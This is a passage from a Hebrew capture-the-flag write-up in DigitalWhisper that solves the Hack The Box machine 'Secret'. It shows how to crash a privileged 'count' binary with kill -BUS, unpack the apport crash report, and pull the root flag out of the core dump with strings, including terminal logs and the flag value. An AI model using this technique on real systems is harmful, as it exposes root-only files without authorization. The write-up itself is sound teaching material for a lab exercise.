לא עבד 😞

נראה שבכל זאת מימשו הגנה כלשהי, אבל לא על צד הכי טוב, כי אם נשים לב הקובץ  
 שאנחנו רוצים לקרוא בכל זאת נטען לזיכרון, הפער היחיד הוא שאיננו יכולים לשמור אותו.  
 אם נגרום לבינארי לקרוס בזמן שהקובץ שלנו כבר נטען לזיכרון  
 אז ישמר לנו גם התוכן של קובץ בתוך ה-Core Dump של הקריסה! אז איך עושים זאת?  
 ראשית נפתח טרמינל נוסף: אחד שיקרא את קובץ וימתן לחיווי מהמשתמש, ואחד שבעזרתו  
 נקריס את הבינארי באמצעות פקודה:

```
ps -aux | grep "count"
```

בואו נראה אם תוכנה אכן קרסה ונוצר לנו קובץ crash, שנצטרך לחלץ מתוכו את המחרוזת  
 בתקווה שנצליח לשלוף את דגל מתוך קריסה!





נוכל לצפות כאן בתהליך קריסה ויפיע לנו: (Bus error (core dumped

```
kali@kali: ~ -
kali@kali: ~/Desktop/VPN CTF x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
(kali@kali) - [~/Desktop/local-web/old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb]
$
Enter source file/directory name: /root/root.txt
Total characters = 33
Total words = 2
Total lines = 2
Save results a file? [y/N]: y
Path: /tmp/flag.txt
/tmp/flag.txt
dasith@secret:/opt$ cat /tmp/flag.txt
cat /tmp/flag.txt
Total characters = 33
Total words = 2
Total lines = 2
dasith@secret:/opt$ ./count
./count
Enter source file/directory name: /root/root
.txt
Save results a file? [y/N]: Bus error (core dumped)
dasith@secret:/opt$

dasith@secret:/local-web$ ps -aux | grep "count"
ps -aux | grep "count"
root      860  0.0  0.1 235676 7580 ?        Ssl  18:06   0:0
0 /usr/lib/accountsservice/accounts-daemon
dasith    1610  0.0  0.0   2488   592 pts/0    S+   20:14   0:0
0 ./count
dasith    1613  0.0  0.0   6432   736 pts/1    S+   20:15   0:0
0 grep --color=auto count
dasith@secret:/local-web$ kill -i 2488
kill -i 2488
bash: kill: i: invalid signal specification
dasith@secret:/local-web$ kill -BUS 2488
kill -BUS 2488
bash: kill: (2488) - No such process
dasith@secret:/local-web$ ps -BUS 1610
ps -BUS 1610
error: unsupported SysV option

Usage:
ps [options]

Try 'ps --help <simple|list|output|threads|misc|all>'
or 'ps --help <s|l|o|t|m|a>'
for additional help text.

For more details see ps(1).
dasith@secret:/local-web$ kill -BUS 1610
kill -BUS 1610
dasith@secret:/local-web$
```

נקפוץ לתיקייה: var/crash/ ונבצע חילוץ לקובץ באמצעות פקודה:

```
apport-unpack ./_opt_count.1000.crash /tmp/new
```

```
kali@kali: ~ -
kali@kali: ~/Desktop/VPN CTF x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
(kali@kali) - [~/Desktop/local-web/old_source/0-4e5547295cfe456d8ca7005cb823e1101fd1f9cb]
$
ls -la
total 88
drwxr-xr-x 2 root root 4096 Jan 2 20:17 .
drwxr-xr-x 14 root root 4096 Aug 13 05:12 ..
-rw-r--r-- 1 root root 27203 Oct 6 18:01 _opt_count.0.crash
-rw-r--r-- 1 dasith dasith 28104 Jan 2 20:17 _opt_count.1000.crash
-rw-r--r-- 1 root root 24048 Oct 5 14:24 _opt_countzz.0.cra
sh
dasith@secret:/var/crash$ apport-unpack _opt_count.1000.crash
apport-unpack _opt_count.1000.crash
Usage: /usr/bin/apport-unpack <report> <target directory>
dasith@secret:/var/crash$ apport-unpack _opt_count.1000.crash ./t
mp/new
apport-unpack _opt_count.1000.crash ./tmp/new
Command 'apport-unpack' not found, did you mean:
  command 'apport-unpack' from deb apport (2.20.11-0ubuntu27.21)
Try: apt install <deb name>
dasith@secret:/var/crash$ apport-unpack ./_opt_count.1000.crash /
tmp/new
apport-unpack ./_opt_count.1000.crash /tmp/new
dasith@secret:/var/crash$

dasith@secret:/local-web$ ps -aux | grep "count"
ps -aux | grep "count"
root      860  0.0  0.1 235676 7580 ?        Ssl  18:06   0:0
0 /usr/lib/accountsservice/accounts-daemon
dasith    1610  0.0  0.0   2488   592 pts/0    S+   20:14   0:0
0 ./count
dasith    1613  0.0  0.0   6432   736 pts/1    S+   20:15   0:0
0 grep --color=auto count
dasith@secret:/local-web$ kill -i 2488
kill -i 2488
bash: kill: i: invalid signal specification
dasith@secret:/local-web$ kill -BUS 2488
kill -BUS 2488
bash: kill: (2488) - No such process
dasith@secret:/local-web$ ps -BUS 1610
ps -BUS 1610
error: unsupported SysV option

Usage:
ps [options]

Try 'ps --help <simple|list|output|threads|misc|all>'
or 'ps --help <s|l|o|t|m|a>'
for additional help text.

For more details see ps(1).
dasith@secret:/local-web$ kill -BUS 1610
kill -BUS 1610
dasith@secret:/local-web$
```

תוצר לנו תיקייה חדשה בנתיב: tmp/new/, נברר מה יש בתוכה:

HTB של Secret פתרון למכונת

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



אז כפי שאתם יכולים לראות יש לנו את CoreDump שמכיל את הזיכרון בזמן הקריסה, ובגלל שהדגל כבר נטען בשלב זה לזיכרון - סביר להניח שהוא יהיה שם. כעת נוכל לבצע את פקודה stringsבצורה הבאה:

## strings CoreDump

```
ls -la
total 436
drwxr-xr-x  2 dasith dasith  4096 Jan  2 20:27 .
drwxrwxrwt 13 root    root    4096 Jan  2 20:27 ..
-rw-r--r--  1 dasith dasith    5 Jan  2 20:27 Architecture
-rw-r--r--  1 dasith dasith 380928 Jan  2 20:27 CoreDump
-rw-r--r--  1 dasith dasith   24 Jan  2 20:27 Date
-rw-r--r--  1 dasith dasith   12 Jan  2 20:27 DistroRelease
-rw-r--r--  1 dasith dasith   10 Jan  2 20:27 ExecutablePath
-rw-r--r--  1 dasith dasith   10 Jan  2 20:27 ExecutableTimestamp
-rw-r--r--  1 dasith dasith    5 Jan  2 20:27 ProblemType
-rw-r--r--  1 dasith dasith    7 Jan  2 20:27 ProcCmdline
-rw-r--r--  1 dasith dasith    4 Jan  2 20:27 ProcCwd
-rw-r--r--  1 dasith dasith   53 Jan  2 20:27 ProcEnviron
-rw-r--r--  1 dasith dasith  2144 Jan  2 20:27 ProcMaps
-rw-r--r--  1 dasith dasith  1336 Jan  2 20:27 ProcStatus
-rw-r--r--  1 dasith dasith    1 Jan  2 20:27 Signal
-rw-r--r--  1 dasith dasith   29 Jan  2 20:27 Uname
-rw-r--r--  1 dasith dasith    3 Jan  2 20:27 UserGroups
dasith@secret:/tmp/new$ strings CoreDump
strings CoreDump
pbz/
gz/
Pgz/
phz/
@kz/
```

כעת ונקבל את כל המחרוזות שנמצאות בקובץ, אם נעבור עליהן בזריזות נוכל למצוא מחרוזת שנראת כמו הדגל שאנחנו מחפשים!

```
Total lines = %d
Enter source file/directory name:
%99s
Save results a file? [y/N]:
Path:
Could not open %s for writing
:*3$"
akz/ ason with
4Qz/ eative Cloud's
00az/ + apps.
Vaz/
aaz/
Mz/
@Mz/
Save results a file? [y/N]: words = 2
Total lines = 2
/root/root.txt
egz/
tgz/
0gz/
d94decc871c8b13a7ff4cda0fe2e9c7c
dgz/
0gz/
ybz/
xbz/
vbz/
fbz/
ybz/
0vbz/
vbz/
vbz/
ubz/
0vbz/
ubz/
/dz/
/bz/
/bz/
```

## לסיכום


מה היה לנו פה היום?

- זיוף מזהה אימות JWT Break Access Control
- חולשה שנדבחה לנו את קוד המקור Sensitive Data Exposure
- הסלמת הרשאות וניהול הרשאות בצורה לא נכונה

נהייתי לפתור ולהציג לכם את פיתרון שלי. תודה לכל מי שקרא ותעניין, ותודה לשאר כותבים אשר תורמים ידע שלהם על מנת להתפתח כאן כקהילה טובה יותר המעניקה מקורות ידע ולמידה שונים ומעניינים.

שמי דניאל גובני, ואני לקראת גיוס, לומד מחקר חולשות בתחום ה-Web ואבטחת קוד כשנה וחצי. אנצל את הבמה הזאת כדי לאמר תודה גם לכל צוות המגזין אשר תורמים את זמנם לטובת טיפוח הגליונות. ניפגש במאמרים הבאים! :

שאלות על המאמר אפשר לשלוח לי במייל, אל תהססו: [RootSuccess@protonmail.com](mailto:RootSuccess@protonmail.com)



HTB של Secret פתרון למכונת

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)